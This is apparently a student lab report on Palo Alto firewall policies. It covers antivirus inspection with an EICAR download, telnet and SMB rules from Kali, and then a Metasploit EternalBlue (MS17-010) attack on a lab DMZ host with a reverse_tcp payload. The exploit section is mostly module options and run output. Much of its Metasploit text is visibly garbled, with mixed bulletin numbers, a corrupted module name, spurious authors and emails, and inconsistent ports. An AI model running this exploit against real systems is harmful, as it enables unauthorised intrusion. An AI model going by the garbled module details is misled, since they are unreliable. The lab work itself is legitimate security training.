
Q8. Apply antivirus inspection for Inside-Host Internet traffic.

1. To configure this rule, we allowed the Antivirus Inspection under profiles tab to Default in “Internetaccess” rule which we created earlier.


The screenshot shows the PA-VM interface with the 'Policies' tab selected. On the left, there's a sidebar for 'Security' with various policy types. The main area displays three policies: 'Internetaccess' (selected), 'intrazone-default', and 'intrazone-default'. The 'Internetaccess' policy has its details expanded. In the 'Actions' tab, the 'Action' is set to 'Allow' and the 'Profile Type' is set to 'Antivirus default'. Other tabs like 'Source', 'Destination', 'Application', and 'Service/URL Category' are also present. Below the policy details, there are sections for 'Log Setting', 'Profile Setting', and 'Other Settings'.

Q9. Attempt to download the eicar test virus from Inside-Host; illustrate the outcome.

1. To test the download, we navigated to “eicar.org” website and performed the download for any of the files shown in below screen



2. We can see in below snip it shows the message “**Virus/Spyware Download Blocked**” as we allowed the Antivirus inspection earlier, we blocked the malicious download.




3. We can see the same in Monitor tab in Threat and type is virus and File name: eicar.com with Medium Severity.


TIME	TYPE	THREAT ID/NAME	ZONE	TO ZONE	SOURCE ADDRESS	SOURCE USER	SOURCE GROUP	ADDRESS	ADDRESS GROUP	GROUP	PORT	APPLICATION	ACTION	SEVERITY	FILE NAME
2013-05-20 10:13:57:00	virus	100000	inside	outside	10.10.10.10			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com
2013-05-20 10:08:38:40	virus	100000	inside	outside	10.10.10.10			89.238.73.97			443	web-browsing	reset-server	medium	eicar.com

Q10. On DMZ-Host, ensure the Telnet Server is running.

1. We started the services in DMZ-host under “services.msc” tab to ensure that telnet server is running.



2. To check that Telnet services are running, typed the command in the windows terminal “netstat -an | find “23” as shown in below screen.



The above screenshots prove that the service is running on the DMZ-host machine on 172.16.1.10.

Q11. Allow Kali-Linux access to the DMZ Telnet Server using application awareness rather than port numbers. (Note: These screenshots are from my previous PA-VM Ip: 192.168.64.155 from Question 11 onwards)


1. To test the application awareness of Telnet Server, we configure below rule in policies with name “telnetallow” for Kali-Linux to access the DMZ-host on application: **Telnet**.

NAME	TAGS	TYPE	ZONE	Source		Destination		APPLICATION	SERVICE	ACTION	PROFILE	OPTIONS		
				ADDRESS	USER	DEVICE	ZONE							
1 telnetallow	none	universal	Kali	192.168.10.10	any	any	DMZ	172.16.1.10	any	telnet	allow	none		
2														
3 testfire	none	universal	Inside	10.10.10.10	any	any	Outside	any	any	any	application-d...	allow	none	
4 facebook	none	universal	Inside	10.10.10.10	any	any	Outside	any	any	any	application-d...	allow	none	
5 googlesites	none	universal	Inside	10.10.10.10	any	any	Outside	any	any	any	google-base	application-d...	allow	none
6 insideinternetaccess	none	universal	Inside	10.10.10.10	any	any	Outside	any	any	any	web-browsing	application-d...	allow	none
7 insideinternetaccess1	none	universal	Inside	10.10.10.10	any	any	Outside	any	any	any	dns	application-d...	allow	none
8 intrazone-default	none	intrazone	any	any	any	(Intrazone)	any	any	any	any	any	allow	none	none
9 interzone-default	none	interzone	any	any	any	any	any	any	any	any	any	deny	none	none

Policy Optimizer

- New App Viewer
- Rules Without App Controls
- Unused Apps
- Log Forwarding for Security Services
- Rule Usage
 - Unused in 30 days
 - Unused in 90 days
 - Unused

- Below screen shows that kali has access to DMZ-host on telnet application, command used: **telnet 172.16.1.10**.



- The below logs shows that the rule is hit which is “**telentallow**” under Monitor tab in Traffic:

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES
11/26/04:53:23	end	Kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	telentallow	tcp-fin	1.7k
11/26/04:51:08	start	Kali	DMZ	192.168.10.10			172.16.1.10			23	telnet	allow	telentallow	n/a	313

Q12. Allow Kali-Linux to access DMZ-Host over port 445.

- To test the scenario, we configure the firewall rule with name “**SMBPortallow**” from Kali to DMZ host with service SMB enable and action: **allow** under policies tab in Security.

2. We tested the rule and did “**nmap -Pn 172.16.1.10**” in terminal in Kali Linux machine it shows **445 port open**.

3. We can see the same in logs in Monitor Tab which shows the rule “**SMBPortallow**” to port **445**.

Q13. Use Metasploit on Kali Linux to exploit the MS17-010 vulnerability on DMZ-Host.

1. After configuring the rule, we exploited the **MS17-010** vulnerability on DMZ-Host as shown below screen

kali-linux-2024.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library type here to search

My Computer GNS3 VM Windows 10 x64 kali-linux-2024.3-vmware... Windows 7 x64 Project-PAN

Favorites Actions Edit View Help

File > search MS17-016

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_016_永恒之蓝	2017-03-16	average	Yes	MS17-016 [EternalBlue] SMB Remote Windows Kernel Pool Corruption
1	__target: Automatic Target
2	Windows Embedded Standard 7
3	Windows Server 2008 R2
4	Windows 7
5	Windows Server 2012
6	Windows 8 Pro
7	Windows 10 Enterprise Evaluation
8	exploit/windows/smb/ms17_016_psexec	2017-03-16	normal	Yes	MS17-016 [EternalRomance/EternalSynergy/EternalChampion] SMB Remote Windows Code Execution
9	__target: PowerShell
10	MS17-016_RDP
11	__target: MDF upload
12	__target: Memory
13	__AKA: ETERNALROMANCE
14	__AKA: ETERNALSYNTERY
15	__AKA: ETERNALCHAMPION
16	auxiliary/admin/smb/ms17_016_command	2017-03-16	normal	No	MS17-016 [EternalRomance/EternalSynergy/EternalChampion] SMB Remote Windows Command Execution
17	Windows 10 Pro
18	Windows 8 Enterprise
19	Windows 7 Enterprise
20	auxiliary/scanner/smb/ms17_016	2017-03-16	normal	No	MS17-016 SMB RCE Detection
21	__AKA: ETERNALBLUE
22	msf exploit(msfvenom_doublepulsar_rce)	2017-04-16	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
23	__target: Execute payload (.exe)
24	__target: Neutralize exploit

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/ms17_016_psexec

After interacting with a module you can manually set a TARGET with set TARGET <target> /neutralize exploit

msf > use 29

msf exploit(msfvenom_doublepulsar_rce) is now configured, defaulting to windows/x64/reverse_tcp

msf exploit(msfvenom_doublepulsar_rce) > show options

Module options (exploit/windows/smb/ms17_016_永恒之蓝):

Name	Current Setting	Required	Description
RHOSTS	yes		The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT	445	yes	The target port (TCP)
SPN	Windows	no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBSess	none	no	(Optional) The password for the specified SPN
SMBDomain	none	no	(Optional) The domain to use for authentication
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/reverse_tcp):

Name	Current Setting	Required	Description
EXTRIFILE	Thread	yes	Exit technique (Accepted: '', sam, thread, process, none)
LHOST	192.168.10.10	yes	The Listen address (an interface may be specified)
LPORT	6444	yes	The listen port

Exploit target:

Name	Current Setting	Required	Description
Automatic Target	Automatic Target	no	

View the full module info with the info or info -r command.

kali-linux-2024.3-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

Library type here to search

My Computer GNS3 VM Windows 10 x64 Project-PAN kali-linux-2024.3-vmware... Windows 7 x64

Favorites Actions Edit View Help

File > search MS17-016

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_016_永恒之蓝	2017-03-16	average	Yes	MS17-016 [EternalBlue] SMB Remote Windows Kernel Pool Corruption
1	__target: Automatic Target
2	Windows Embedded Standard 7
3	Windows Server 2008 R2
4	Windows 7
5	Windows 8.1
6	Windows Server 2012
7	Windows 10 Pro
8	Windows 10 Enterprise Evaluation

View the full module info with the info or info -r command.

msf > use 0

msf exploit(msfvenom_doublepulsar_rce) > show info

Name: MS17-016 EternalBlue SMB Remote Windows Kernel Pool Corruption

Module: exploit/windows/smb/ms17_016_永恒之蓝

Platform: windows

Arch: x64

Priviliege: User

License: Metasploit Framework License (BSD)

Author: Shadow Brokers

Published: 2017-03-14

Disclosed: 2017-03-14

Provided By:

- Shadow Brokers
- Shadow Brokers
- steve Dillon csean.dillon@risksense.com
- Dylan Davis cdylan.davis@risksense.com
- www.crowbarsecurity.com
- www.crowbarexploit.com
- crowbarsecurity@gmail.com
- crowbarexploit@gmail.com
- ag3ley@gmail.com

Available Targets:

ID	Name
0	Automatic Target
1	Windows Embedded Standard 7
2	Windows Server 2008 R2
3	Windows 7
4	Windows 8.1
5	Windows Server 2012
6	Windows 10 Pro
7	Windows 10 Enterprise Evaluation

Check supported:

Name	Current Setting	Required	Description
RHOSTS	yes	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT	445	no	(Optional) The target port (TCP)
SPN	Windows	no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBDomain	none	no	(Optional) The password for the specified SPN
SMBSess	none	no	(Optional) The domain to use for authentication
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options:

Name	Current Setting	Required	Description
Space	2000	no	

Description:

This module is a part of the Taurus Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers.

There is a buffer overflow memory operation in SrvSrvOnDemandFeature. The size is calculated in SrvSrvOnDemandFeatureId, with authentication error where a null byte is inserted. This exploit is designed to be triggered so that it is well laid-out to overwrite an SMB+2 buffer. Actual RIP hijack is later completed in SrvSrvOnDemandFeatureComplete.

This exploit needs to trigger a page fault 1000s of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells gain in again.

The exploit, if the user attempt to use Anonymous logon, by default, to authenticate to preferred the exploit. If the user supplies credentials in the Username, SMBUser, and SMBDomain options it will use those instead.

On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

References:

2. We configured the **RHOSTS** in show info to **172.16.1.10** and **RPORT** was set already as **445**.

```
kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help || Library Home Windows 10 x64 Project-PAN kali-linux-2024.3-vmware... Windows 7 x64

Library Type here to search
My Computer
  CNCS-VM
  Windows 10 x64
  kali-linux-2024.3-vmware
  Windows 7 x64
  Project-PAN

File Actions Edit View Help
References:
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-013
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-014
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-015
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-016
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-017
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-018
https://www.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-019
https://www.exploit-db.com/exploits/2808/
Also known as:
ETERNALBLUE

View the full module info with the info -e command.
msf exploit(mscorlib\crypt\msm\eternalblue) > set rhosts 172.16.1.10
rhosts => 172.16.1.10
msf exploit(mscorlib\crypt\msm\eternalblue) > show info
Name: MS17-010 ETERNALBLUE SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: windows
Arch: x64
Privileged: Yes
License: Apache License 2.0
License URL: https://www.apache.org/licenses/LICENSE-2.0.txt
Rank: Average
Disclosed: 2017-03-16
Description:
Provided by:
Equation Group
Shadow Brokers
Sleepy Brokers
Sean Dillon <sean.dillon@eqnsecurity.com>
Dylan Williams <dylan.williams@eqnsecurity.com>
thelightcossine
www.thelightcossine.com
ogalleyr7
redacted
(delfinante-r7
ogalleyr7

Available targets:
# ID          Name
-- --          --
=> 0  Automatic Target
  1  Windows 7
  2  Windows Embedded Standard 7
  3  Windows Server 2008 R2
  4  Windows 8
  5  Windows 8.1
  6  Windows Server 2012
  7  Windows 10
  8  Windows 10 Enterprise Evaluation

Check supported:
Yes

Basic options:
Name      Current Setting Required Description
RHOSTS    172.16.1.10      yes   The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
PORT      445       yes   The target port (TCP)
RETRY     0        no    The number of times to re-use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   [REDACTED] no    (Optional) The password for the specified username
SMBUser   [REDACTED] no    (Optional) The username to authenticate at the SMB level
VERIFYARCH  true      yes   Verify the architecture of the exploit target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFYTARGET true      yes   Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload information:
Spacecat:2000

Description:
This module is a part of the Equation Group ETERNALBLUE exploit, part of
the FuzzBunch Toolkit released by Shadow Brokers.

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. We attempt to exploit the attack **MS17-010** vulnerability, and it got failed and gave a message **“exploit was completed, but no session was created”**. The attack was not successful because we don't have the reverse connection configured (i.e. the reverse connection from DMZ-host will be rejected by the firewall).


```
kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help || Home Windows 10 x64 Project-PAN kali-linux-2024.3-vmware... Windows 7 x64
Library Type here to search
[+] My Computer
  GNS3 VM
  Windows 10 x64
  kali-linux-2024.3-vmware
  Windows 7 x64
  Project-PAN

View the full module info with the info -d command.
[*] http://www.coresecurity.com/tools/exploitkit/mimikatz

MSB exploitkit [http://www.coresecurity.com/tools/exploitkit/mimikatz] run
[*] Starting exploitkit TCP handler on 192.168.10.145:4444
[*] 172.16.1.10:4444 - Using auxiliary/scanner/msb/msb_ms17_010 as check
[*] 172.16.1.10:4444 - Host is vulnerable to MS17_010 - Windows 7 Professional 7000
[*] 172.16.1.10:4444 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - The target is vulnerable
[*] 172.16.1.10:4445 - Connection established for exploitation.
[*] 172.16.1.10:4445 - Connection established for exploitation.
[*] 172.16.1.10:4445 - CORBA raw buffer dump (17 bytes):
[*] 172.16.1.10:4445 - 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 72 0f 06 65 73 Windows 7 Profes
[*] 172.16.1.10:4445 - <0x00000000> 33 69 0f 6a 81 6c 29 27 38 39 sional 7000
[*] 172.16.1.10:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending all but last fragment of exploit packet
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending SMBv2 buffers
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:4445 - Sending final SMBv2 buffers
[*] 172.16.1.10:4445 - Receiving response from exploit packet!
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - ETENALBLUE overwrite completed successfully (>=0x000000)
[*] 172.16.1.10:4445 - Triggering free of corrupted buffer.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Connecting to target for exploitation.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.16.1.10:4445 - CORBA raw buffer dump (17 bytes):
[*] 172.16.1.10:4445 - <0x00000000> 33 69 0f 6a 77 73 20 37 28 58 72 0f 06 65 73 Windows 7 Profes
[*] 172.16.1.10:4445 - <0x00000000> 33 69 0f 6a 81 6c 29 27 38 39 sional 7000
[*] 172.16.1.10:4445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Trying exploit with 17 generic allocations.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Starting non-paged pool grooming
[*] 172.16.1.10:4445 - Closing SMBv2 connection creating free hole adjacent to SMBv2 buffer.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending last fragment of exploit packet!
[*] 172.16.1.10:4445 - Receiving response from exploit packet!
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Sending egg to corrupted connection.
[*] 172.16.1.10:4445 - Triggering free of corrupted connection.
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Exploit selected valid for arch indicated by DCE/RPC reply
[*] 172.16.1.10:4445 - Connection established for exploitation.
[*] 172.16.1.10:4445 - Target OS selected valid for OS indicated by SMB reply
